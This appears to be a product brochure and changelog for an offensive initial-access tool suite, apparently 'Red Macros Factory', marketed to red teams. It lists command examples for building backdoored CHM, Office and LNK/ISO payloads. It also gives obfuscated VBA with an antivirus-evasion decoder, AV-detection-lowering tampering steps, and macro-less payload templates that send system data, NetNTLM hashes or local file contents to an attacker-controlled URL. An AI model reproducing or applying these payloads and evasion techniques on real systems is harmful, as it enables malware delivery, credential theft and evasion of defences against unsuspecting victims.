

```

chmer.exe

- » Generates malicious CHM compiled HTML documentation files
- » Can create blank CHM, based off input HTML as well as backdoor existing one.
- » Runs up to 3 commands or input VBScript/Jscript
- » Incorporates LOLBASes
- » No additional dependencies required.

Examples:

1. Create blank CHM that runs your custom command and parameters
`chmer.exe -t notepad -a C:\Windows\win.ini evil.chm`
2. Create blank CHM that pops a calc through cmd run via Pcalua LOLBAS
`chmer.exe -l calc evil.chm -L Pcalua`
3. Create CHM out of input HTML that executes two consecutive commands
`chmer.exe -i page.html -1 calc -2 notepad evil.chm`
4. Backdoor input CHM to execute two consecutive commands in Introduction page
`chmer.exe -i procmon.chm -1 calc -2 notepad evil-procmon.chm -n Introduction`
5. Backdoor CHM to run VBScript/JScript in Introduction page
`chmer.exe -i procmon.chm -s malware.vbs evil-procmon.chm -n Introduction`





package.exe

- » Extended version of my publicly available [PackMyPayload](#)
- » Takes input file/directory and packs it into output container
- » Bundles files & directories into LNKs using custom, non-public technique
- » Supports inserting files and ActiveX COMs as OLE objects into Office documents
- » Can be used to insert pictures & tracking-pixels to Office documents
- » Can produce nested-containers by iteratively packing containers into containers!
- » Imagine:
 - » `package.exe C:\evil Report.iso,index.html`
- » Quickly yields ISO smuggled in HTML.

```
=====
Supported container/archive formats (35):
```

```
- zip, 7z, iso, img, cab, pdf,
- vhd, vhdx, lnk, msi, mst, wxs,
- wim, html, htm, docx, docm, doc,
- dot, dotm, xlsx, xlsx, xls, xlt,
- xltm, xlsb, pptx, pptm, ppt, ppsm,
- pps, potx, potm, pot, pub,
```

Formats supported:

| Format | Strips MOTW? | Off the shelf Windows support? | Elevation required? | Remarks |
|--------|--------------|--------------------------------|---------------------|---|
| Zip | No | Yes | No | |
| 7zip | Partially | No | No | MOTW stripped only on manual files extraction |
| ISO | Yes | Yes | No | |
| IMG | Yes | Yes | No | |
| PDF | ? | Yes | No | Depends on Javascript support in PDF reader |
| CAB | No | Yes | No | Requires few additional clicks on victim-side |
| VHD | Yes | Yes | Yes | This script currently can't make directories |
| VHDX | Yes | Yes | Yes | This script currently can't make directories |



convert.exe

- » Takes input VBA code, attempts to translate it into other form
 - » **VBA/VBS** -> HTA/VBS/SCT/XSL/WSF/WSC/... + VBE (VBScript encoded)
 - » **JS** -> HTA, JSE (Jscript encoded)
 - » **HTA** -> HTA encoded
- » Performs script encoding (VBS/VBA => VBE) with Script.Encoder COM
- » *Integrates with signer.exe to produce signed scripts*
- » Works in two modes:
 - » Literal translation - experimental
 - » Embeds input VBA into dynamic Excel+VBA stub
- » Nice and easy way to quickly generate bunch of Initial Access scripts

```
code = self.changeGetObjectToCreateObject(code)
code = self.removeFuncParamTypes(code)
code = self.removeOnErrorGoto(code)
code = self.stripFunctionReturnType(code)
code = self.stripVariableType(code)
code = self.normaliseLoops(code)
code = self.translateCLSIDsToProgIDs(code)
code = self.removeGotoLabels(code)
code = self.replaceDebugPrintsToWScriptEcho(code)
code = self.replaceBase64DecoderToVBS(code)
code = self.replaceStrConvToVBS(code)
```

Supported script formats:

- vbs
- hta
- hta-enc
- sct
- wsf
- xsl
- xslt
- wsc
- vbe
- js
- jse



obfuscate.exe

» Takes input VBA script – outputs its obfuscated form.

» Features:

- » Strings obfuscation – custom-base64, StrReverse/Chr
- » Low-entropy dictionary based symbols renaming
- » Tricks that lower ML-based detection rate
 - » English-looking fake comments insertion
- » Breaks overly long lines

```
[DEBUG] New lines:
dpowerv.DataType = ufloatngc & "bin" & ufloatngc & ".ba" & _
Chr(Int("&H73")) & ufloatngc & "e" & Chr(&H36) & "4" & ufloatngc
[DEBUG] Breaking long line (len: 143) at width 89 at point (82), breaks quote (True), breakAfter (0), isDeclareFunc (False):
MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUGWHwmyIy0vSSsgDDInKS4iFjQxMyMkMSJTfi9IUxYxMhYqLyIWIDiJHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUE
-----^

[DEBUG] New lines:
MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUGWHwmyIy0vSSsgDDInKS4iFjQxMyMkMS" _
& "JTfi9IUxYxMhYqLyIWIDiJHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUE="))
[DEBUG] Splitting 5 long lines at their width <function VBObfuscator.obfuscate.<locals>.<lambda> at 0x000001D7A751F490> columns.
[DEBUG] Breaking long line (len: 95) at width 83 at point (76), breaks quote (True), breakAfter (0), isDeclareFunc (False):
MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUGWHwmyIy0vSSsgDDInKS4iFjQxMyMkMSJTfi9IUxYx" _
-----^

[DEBUG] New lines:
MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUGWHwmyIy0vSSsgDDInKS4iFjQx" _
& "MyMkMSJTfi9IUxYx" _
& "SBUUE="))
[DEBUG] Breaking long line (len: 68) at width 65 at point (58), breaks quote (True), breakAfter (0), isDeclareFunc (False):
& "JTfi9IUxYxMhYqLyIWIDiJHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUE="))
-----^

[DEBUG] New lines:
& "JTfi9IUxYxMhYqLyIWIDiJHikgVFMWKTJJIC1JHyAMMy4IL0kik" _
& "SBUUE="))
[DEBUG] Splitting 2 long lines at their width <function VBObfuscator.obfuscate.<locals>.<lambda> at 0x000001D7A751F490> columns.
```

```
[DEBUG] replaceCode: new      : qlinkedk
[DEBUG] replaceCode: replaces made: 4

[DEBUG] Renaming symbol: (obf_ProcError) ==> (lsignsc)
[DEBUG] replaceCode: pattern   : \bobf_ProcError\b
[DEBUG] replaceCode: old      : obf_ProcError
[DEBUG] replaceCode: new      : lsignsc
[DEBUG] replaceCode: replaces made: 2

[DEBUG] Renaming symbol: (obf_XmlDom) ==> (zexpnditures1)
[DEBUG] replaceCode: pattern   : \bobf_XmlDom\b
[DEBUG] replaceCode: old      : obf_XmlDom
[DEBUG] replaceCode: new      : zexpnditures1
[DEBUG] replaceCode: replaces made: 3
```

```
Private ufloatngc As String
Sub Auto_Open()
MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUGWHwmyIy0vSSsgDDInKS4iFjQx" _
& "MyMkMSJTfi9IUxYx" _
& "MhYqLyIWIDiJHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUE="))
End Sub

Private Function gacrej(ByVal qlinkedk As String) As Byte()
On Error GoTo lsignsc
Dim zexpnditures1, dpowerv, jawareg, jairq
' npartial
Set zexpnditures1 = CreateObject(ufloatngc & StrReverse("02" _
& "B-2D11-63B7-09FB3392:wen" _
) & ufloatngc & StrReverse("06E389F40C00-E"))
' End Function
Set dpowerv = zexpnditures1.createElement(ufloatngc & StrReverse("tn" _
& "Iemos_f" _
& "bo") & ufloatngc & StrReverse("emaNlanre"))
dpowerv.DataType = ufloatngc & "bin" & ufloatngc & ".ba" & _
Chr(Int("&H73")) & ufloatngc & "e" & Chr(&H36) & "4" & ufloatngc

' npartial
dpowerv.Text = qlinkedk
' MsgBox npartiallyr(npartial

jawareg = dpowerv.NodeTypedValue
For jairq = LBound(jawareg) To UBound(jawareg)
' jawareg(jairq) = (jawareg(jairq) + 35) Mod 256

jawareg(jairq) = (jawareg(jairq) + 35) Mod 256
Next
' npartial
gacrej = jawareg
' npartial
```



embed.exe

- » Takes input VBA script and automatically embeds it into output Office document
- » Supports Excel, Word, PowerPoint, Access, Visio, Project
- » Handles password-protected documents
- » Backdoors existing documents or creates new ones
- » Handles built-in exotic auto-runs such as
 - ActiveX based ones!

» Think of auto-injected Windows Media Player OCX

```
[.] Embedding generated VBA to the output Office document...
[?] Creating new Excel file...
[?] Checking if it has any macros inside...
[?]   VBProject in file: Name = (ThisWorkbook)
[?]   VBProject in file: Name = (Sheet1)
[?] No macros inside.
[?] Adding new macro code into module ThisWorkbook...
[?] Injecting VBA code into module: (ThisWorkbook)
[?] Saving file...
[?]   Saving file as Open XML Workbook Macro Enabled (xlOpenXMLWorkbookMacroEnabled).xlsx
[?]   Saved.
[?] Injected VBA code will run via built-in autorun based on =RAND()
```

```
[?] ... and then will execute:
      %TEMP%\req.txt
NOTICE: This is a custom entrypoint point function that will launch the application

Private Sub Workbook_SheetCalculate(ByVal obf_Sheet As Object)
    obf_MacroEntryPoint
End Sub

[?] Normalising output...
[.] Performing VBA lexical analysis...
[.] Obfuscating generated VBA code...
```

```
BuiltinAutorunFunctions = {
    'rand' : {
        'symbol_name'      : 'Workbook_SheetCalculate',
        'symbol_definition' : 'Private Sub Workbook_SheetCalculate(ByVal obf_Sheet As Object)
                                obf_MacroEntryPoint
                                End Sub',
        'available_for'    : ('excel',),
        'module'           : 'ThisWorkbook',
        'run_once'         : True,
    },

    'inkpicture-painted' : {
        'symbol_name'      : 'InkPicture1_Painted',
        'symbol_definition' : 'Private Sub InkPicture1_Painted(ByVal obf_Sheet As Object)
                                obf_MacroEntryPoint
                                End Sub',
        'available_for'    : ('excel',),
        'module'           : 'ThisWorkbook',
        'run_once'         : True,
    },
}
```




inject.exe

- » Offers few approaches to inject payloads/data into Office document structures
- » Handy for hiding big payloads/shellcodes stealthily in Office 2007+ ZIP
- » Support for among the others: Variables, CustomXMLParts, Remote Templates, CustomUI
 - » <https://mgeeky.tech/payload-crumbs-in-custom-parts/>

```

1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <w:settings xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xml
3    <w:zoom w:percent="100" />
4    <w:proofState w:spelling="clean" />
5    <w:defaultTabStop w:val="720" />
6    <w:hyphenationZone w:val="425" />
7    <w:characterSpacingControl w:val="doNotCompress" />
8    <w:compat>
9      <w:compatSetting w:name="compatibilityMode" w:uri="http://schemas.microsoft.co
10     <w:compatSetting w:name="overrideTableStyleFontSizeAndJustification" w:uri="ht
11     <w:compatSetting w:name="enableOpenTypeFeatures" w:uri="http://schemas.microso
12     <w:compatSetting w:name="doNotFlipMirrorIndents" w:uri="http://schemas.microso
13     <w:compatSetting w:name="differentiateMultirowTableHeaders" w:uri="http://sche
14     <w:compatSetting w:name="useWord2013TrackBottomHyphenation" w:uri="http://sche
15   </w:compat>
16   <w:docVars>
17     <w:docVar w:name="command" w:val="notepad.exe" />
18   </w:docVars>
19   <w:rsids>
20     <w:rsidRoot w:val="00CB5C96" />

```





tamper.exe

» Applies few techniques on an Office document in aim to lower effective detection rate

» VBA Purging

» VBA Stomping + hiding code from GUI

» Anonymization

» vbaProject.bin renaming

» Document encryption

» File properties/metadata injection
» Presetting Operation-specific metadata

```
1 #
2 # This metadata preset can be used with tamper.exe and generate.
3 # -Z/--metadata-preset parameter.
4 #
5
6 company: contoso.com
7 title: Super document
8 subject: Super document v2
9 creator: John Doe
10 keywords: very, important, report
11 description: really important report
12 last_modified_by: john.doe
13
14 # File revision number.
15 revision: 123
16
17 # Date/Time format should be automatically detected.
18 # However it might be preferable to keep it: DD.MM.YYYY, HH:mm
19 creation_time: 12.03.2022, 12:34
20 modified_time: 12.03.2022, 12:56
21
22 # Total number of minutes the file was being edited :- )
23 total_edition_time: 186
24
```

```
[.] Tampering produced document...
[?] Step 1. Anonymizing input file...
[?] Adjusted document metadata accordingly:
[?]      cp:lastModifiedBy    : (mariusz[REDACTED]) => ()
[?]      dcterms:created      : (2022-08-18T12:13:42Z) => (2022-05-29T12:13:42Z)
[?]      dcterms:modified     : (2022-08-18T12:13:42Z) => (2022-05-29T12:13:42Z)
[?] Step 2. VBA Purging with OfficePurge...
[?] Will purge VBA module specified by user: (ThisWorkbook)
[?] Document is VBA Purged now.
[?] Step 3. Hiding macros with EvilClippy...
[?] File got VBA purged. Won't VBA stomp on it.
[?] EvilClippy will:
[?]   - Hide code from VBA editor GUI
[?]   - Remove metadata stream
[?]   - Set random ASCII names for VBA modules in dir stream (while
[?]   - Make VBA Project unviewable/locked
[?] Document's VBA Project got tampered.
[?] Step 4. Renaming vbaProject.bin in Office 2007+ formats...
[?] vbaProject.bin renamed to oiZjGCXwp.BmlP
[?] Step 5. Office file encryption skipped as no password was provided...
```



lolbaser.exe

- » Used by generate.exe/lanker.exe/chmer.exe ease incorporation of LOLBASes to run specified commands
- » LOLBINs customisation and adding new ones is as easy as adding new .BAT/TXT file
- » Takes command on input, surrounds it into specified/all available LOLBINs
- » Comes only with verified & filtered LOLBINs set


----- Available LOLBASes:

- (0) **all**
Generate every available LOLBAS command
- (1) **AppVLP64** - args?: True
Runs command via Application Virtualization Utility Included with Microsoft Windows 8.1
- (2) **AppVLP86** - args?: True
Runs command via Application Virtualization Utility Included with Microsoft Windows 8.1
- (3) **conhost-multi** - args?: True
Runs EXE via Console Host. Use multiple "conhost" prefixes to spawn nested console windows.
- (4) **conhost** - args?: True
Runs EXE via Console Host.
- (5) **Desk-scr** - args?: False
Runs SCR executable via desk.cpl InstallScreenSaver, args not supported.
- (6) **dxcap** - args?: False
Runs EXE via DirectX diagnostics/debugger included with Visual Studio. Arguments are passed to the application.



macroless.exe

- » Builds on top of DDE/Fields/Complexfields injection
- » Implements a few macro-less infection strategies.
 - » Excel reconnaissance
 - » steal.NetNTLM
 - » steal.NetNTLM2
 - » ddeauto.execute
 - » link.com
 - » exfil.file



Supported Macro-less attacks:

1. excel.recon

MS Excel: Generates new/or backdoors existing

Attack Parameters:

- param1 - URL pointing at attacker
- param2 - (optional) Cell location

Base Payload excel-cell (may change in general)
(=WEBSERVICE("<<<PARAM1>>>/?sys="&I

2. steal.NetNTLM

MS Word: Generates a document that will neg

Attack Parameters:

- param1 - URL pointing at attacker

Base Payload complexfield (may change in general)
(LINK Excel.Sheet.8 "<<<PARAM1>>>'

References:

- <https://www.mdsec.co.uk/2021/02/far>
- <https://docs.microsoft.com/en-us/op>

3. steal.NetNTLM2

MS Word: Similar to steal.NetNTLM however t

An attacker can potentially exploit this vulnerability to obtain the contents of files residing on a victim user's system.

```
{ INCLUDEPICTURE { QUOTE "http:\\www.alicesserver.com\" & { FILENAME \p } & { INCLUDETTEXT "c:\\a.txt" } } \d }
```

- » Takes arbitrary input file and generates reliable output VBA encompassing that file.

```

10 Private Function obf_ShellcodeFunc169() As String
11 Dim obf_ShellcodeVar168 As String
12 obf_ShellcodeVar168 = ""
13 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/"d183QdPt0/3VDdQt1L3UDdQt393UdHQt393UdDTN1L3VhdT91C3UPdPtE3Uzds59393VDdTN1L3Vhd"
14 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/d1C3VXdQ13VLdQt1Q3Qvd593m3ebd/d393f3dKd0m3Srd7t0x3R7dMdm035zdK93935Hdt0w3f3d"
15 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/D0s3FndKt0e3STdt0w3f3dCt3935BdK0e3abdl92n3tHdMNM393SLdmd393SLdmd035ZndIt0w3f3d"
16 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "LN08f3f3dId013f3dL9013TddLd0s3SvdMMN0e3R/d3t0p35bdMdzm3f3dLd0s3TLd93935Hdt0w3f3d"
17 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/D0s3SndKt0e3STdt0w3QvdMNM3UdN393Ud3U35VpdQt1X3f3dTn0/3VhdQt1L3UbdT9393Ubd"
18 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/Qt393TDDt013Ubd591R3ULdTP91L375d01Q3dQ3f3dQ1R3f3dQd1C3f3dJ3UbdVd/d1D3Uzdt01T3PUvd"
19 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/Rt1Q3VDdQt153U/3UdN393VLd591C3f3dRt1L3UdHQt1L3UvdRt137dUd1G3Uzds59393Ubd"
20 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Pt1Q3f3dQ1C3f3dQd1M3UbdRt03UdQt1Q3f3dQ1G3U/dQt1A3VhdN393Ubd5913Ubd3U7dUd1C3Ud"
21 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Qt1L3Vhd/d293f3dRd0+3VLdUd1C3VLdT9393UbdQt393RLdC3d393Q3dd393QHd/d0y3TddC90z3Uzd"
22 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/Ut1Q3f3d591C3f3dTd1M3VLdU91C3Vd/d1N3U/dxt1R3UdL5913BUd/dQt3933bd/d0+3VLdQ1M35Uvd"
23 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/Qt393Ubd591B3ULd5t1L3UbdNM+3VhdRt1M3Uvd/d1N3Uzdt13P3f3dS1C3Vd/d0+3VLdUd1P3ULd"
24 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "UN393UbdTN1K3UrdPt1E3ULdU0N03f3Vd4d393UdDTN1K3UrdT91G3Vd/d1J3ULdN393UbdTN1K3Urd"
25 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "Pt1E3ULdN393UbdT3G3UddRt0+3VLdvd03f3dRt1L3UdHdt13UdLQNR13Vd/d1M3VLd/d0+3Uzd"
26 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "QNR1C3VdUdN1M3UbdT91C3Vdd/d1C3Vhd/d1N3ULdT91R3ULdN393UbdQt393T/dxt1L3cdQ91M3GUdd"
27 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "/Qt1Q3Qvd593n3ebd5t393f3d/d0g3UdLdUd1R3ULd/d1L3Ubd5tG3VhdPt1R3UbdTN1C3UdQ91M3Uvd"
28 obf_ShellcodeVar168 = obf_ShellcodeVar168 & "QNR1C3U/d591C3f3dF93n3VhdTN15Vhd/d1A3ULd/d1O3VLdR393ULdNR13f3dT91C3UdNrT3G3f3d"

```

[illegible]



encode.exe

- » XORs and/or base64-encodes input files for stealthy URL-based delivery
- » Nicely integrates with generate.py capability to unXOR and deBase64 payloads upon downloading

Usage: ./encode.py [options] <infile>

options:

-h, --help show this help message and exit

Required arguments:

infile Input file to be encoded

Options:

-o OUTFILE, --outfile OUTFILE Output file

-v, --verbose Verbose mode.

-d, --debug Debug mode.

-N, --nocolor Dont use colors in text output.

-f, --force If specified output file already exists, force overwriting it.

-t, --text Consider input file ASCII-encoded text file.

-C, --compress (Currently not working) Compress input payload using RtlCompressBuffer with LZNT1 algorithm.

-b, --base64 Base64 encode input payload. Default: False

-x XORKEY, --xorkey XORKEY XOR entire input payload with given 8bit key.

```

1  ' Base64 decoder
2  Private Function obf_DeCodeBase64(ByVal obf_EncodedData As String) As Byte()
3      On Error GoTo obf_ProcError
4      Dim obf_XmlDom, obf_XmlNode, obf_Decoded, obf_Counter
5      Set obf_XmlDom = CreateObject($"new:2933BF90-7B36-11D2-B20E-00C04F983E60"$)
6      Set obf_XmlNode = obf_XmlDom.createElement($"obf_someInternalName"$)
7      obf_XmlNode.DataType = $"bin.base64"$
8      obf_XmlNode.Text = obf_EncodedData
9      obf_Decoded = obf_XmlNode.NodeTypedValue
10
11      ' This for-loop adjusts each byte by adding +35 to evade AVs capable of
12      ' base64-decoding in-the-fly
13      For obf_Counter = LBound(obf_Decoded) To UBound(obf_Decoded)
14          obf_Decoded(obf_Counter) = (obf_Decoded(obf_Counter) + 35) Mod 256
15      Next
16      obf_DeCodeBase64 = obf_Decoded
17      Exit Function
18  obf_ProcError:
19  End Function
20
21  Private Function obf_DeCodeBaseText64(ByVal obf_EncodedData As String) As String
22      Dim obf_temp() As Byte
23      obf_temp = obf_DeCodeBase64(obf_EncodedData)
24      obf_DeCodeBaseText64 = StrConv(obf_temp, vbUnicode)
25  End Function
26

```

Makes all the difference!



PLANS & PRICING



Active Development

» Tool is under active development

» every bug or feature request reported gets addressed real quick

» Version releases notified through e-mail

Red Macros Factory v1.5.2: Nested containers & Polyglot LNKs



Red Macros Factory <red-macros@binary-offensive.com>
To [REDACTED]

=== Nested Containers & Polyglot LNKs ===

The release of **Red-Macros-Factory v1.5.2** version really took some work, but finally I was able to resolve some of my TODO errands:

- package.exe as well as -G/--package parameter can now be used to produce nested containers! Consider .EXE -> .LNK -> .ZIP -> .ISO -> .HTML
- poly-hta-lnk now doesn't require CMD - this time its a pure LNK-HTA Polyglot, that runs through url.dll LOLBIN
- Added new LNK attack: 7zip-embed-zip - creates embed-zip kind of LNK and then runs it in 7zip GUI. No CMD/Powershell/scripts involved, pure LNK
- Default Inker/smuggler/msir parameters are now honored by package.exe and whenever -G/--package is used
- Fixed exotic autoruns: for some time wmpowermediaerror and family didnt work as expected, that is now fixed!

=== Nested Containers ===

Assuming we're experimenting with MOTW and bypasses, how about creating multi-nested containers?

Scenario #1: Generate VBS script that runs calc, and then pack it into LNK and then pack that LNK into ISO and then deliver that ISO with HTML Smuggling

'''

generate.exe execute -c calc -p wscript.shell.exec -o output-files\calc.vbs -G output-files\calc.lnk,calc2.iso,index.html

'''

Scenario #2: Let's deliver Autoruns64.exe embedded in LNK, which was compressed with ZIP and emplaced into ISO:

'''

package.exe Autoruns64.exe output-files\Report.lnk,Finances.zip,Year-Summary.iso

'''

Alternative syntax for package.exe/-G/--package (that is more convenient but we los control over inner filenames):

'''

package.exe Autoruns64.exe output-files\Report.lnk.zip.iso

'''

```
changelog.txt
1  * [1.6.2] - 21.01.2023
2  - Added: assets/scenarios/ - bunch of example cli.exe scen
3  - Added: (cli) filename function,
4  - Added: (cli) multi-line strings support in batch files,
5  - Added: (cli) disable string interpolation with apostroph
6  - Added: (cli) -b/--batch now by default lookups batch fil
7  - Changed: Moved utils + templates + lures into assets dir
8  - Changed: (cli) --config parameter renamed to --batch
9  - Changed: (cli) Enhanced the way expression (and nested-)
10 - Changed: (smuggler) website-templates and svgs are now m
11 - Fixed: (cli) Problem with evaluating interpolation state
12 - Fixed: (lnker) Issue in cmd-run-two/ps-run-two when usin
13
14 * [1.6.1] - 16.01.2023
15 - Added: (cli) Documentation on CLI's usage
16 - Added: (cli) fileprompt command that asks user to input
17 - Fixed: (cli) Various errors and hiccups
18 - Fixed: (msir) MSI + Script backdooring didnt work proper
19 - Fixed: (updater) Updater was complaining there's no util
20 - Fixed: (cli) "NoneType" object is not subscriptable exce
21 - Changed: (smuggler) Tweaked a bit message saying we cann
22 - Changed: Refactored large chunk of entire framework's co
23
24 * [1.6] - 11.01.2023
25 - Added: (NEW TOOL) cli.exe - a powerful command line inter
26 - Added: (smuggler) SVG Smuggling feature: we can now hide
27 - Removed: (smuggler) --placeholder and --encrypt parameter
28 - Fixed: (commons) Error in options updating logic
29 - Fixed: various bug fixes spotted while working on CLI.exe
30
31 * [1.5.5] - 28.12.2022
32 - Added: (lnker) New two attacks: msi-install & msi-pulse:
33 - Added: (msir) 'drop-file' attack now accepts --param4 di
34 - Added: (msir) --permanent flag to msir.exe that leaves f
35 - Added: (signer) Missing config/example-configs/example-s
36 - Changed: (YAMLS) Now we don't have to use double-backsla
37 - Fixed: (config) There was an error where --launcher prov
38 - Fixed: (msir) When backdooring MSI, insertion of Install
39
40 * [1.5.4] - 18.12.2022
41 - Added: (msir) Support for "registry" action that creates
42 - Added: (NEW TOOL) signer.exe - Takes VBS/JS/HTA/MSI/Exec
43 - Added: (msir, generate) Added support for -S/--sign flag
44 - Fixed: (generate) Irrelevant "Macro didnt start" when VB
45 - Changed: (msir) Default MSI installation directory from
46
47 * [1.5.3] - 15.12.2022
48 - Added: (msir, package) Support for .MST transform files
49 - Added: (lnker) In Normal attack, whenever using target c
50 - Changed: (msir) Entire MSI backdooring logic was refactor
51 - Changed: (lnker) LNK inspection now properly prints envi
52 - Changed: (msir) Script attack now embeds input script in
53 - Fixed: (msir) Aaah forgot about the error "This attack is
54 - Fixed: (generate) There was a problem setting -J variabl
55
56 * [1.5.2] - 09.12.2022
57 - Added: (package) Packager can now produce nested contain
58 - Added: (package) Default Inker/smuggler/msir parameters
59 - Added: (lnker) New LOLBASs after Modified following L
```



Upcoming features

- » GUI interface – Work In Progress!
- » Development of more automated/batch scenarios mimicking real-world Threat Actors TTPs
- » Further MSI, LNK and other formats weaponization strategies
- » Ongoing research on MOTW evasions
- » Polyglot files research: making file simultaneously recognized as LNK and another usable format
- » Smuggler enhancements including Decoy documents, improved sandboxes avoidance
- » VBA/VBS to JScript translation
- » (In progress) Support for OneNote embedded files
- » Numerous R&D researches I'm involved in, which might result in product's enhancements:
 - » <https://twitter.com/mariuszbit/status/1555564238332170241>
 - » <https://mgeeky.tech/payload-crumbs-in-custom-parts/>
